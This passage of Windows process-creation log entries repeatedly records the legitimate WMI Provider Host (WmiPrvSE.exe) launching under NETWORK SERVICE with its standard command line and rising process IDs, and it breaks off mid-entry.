Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x408
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x40c
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x410
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x414
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x418
Process Image: C:\Windows\System32\wbem\Wm
```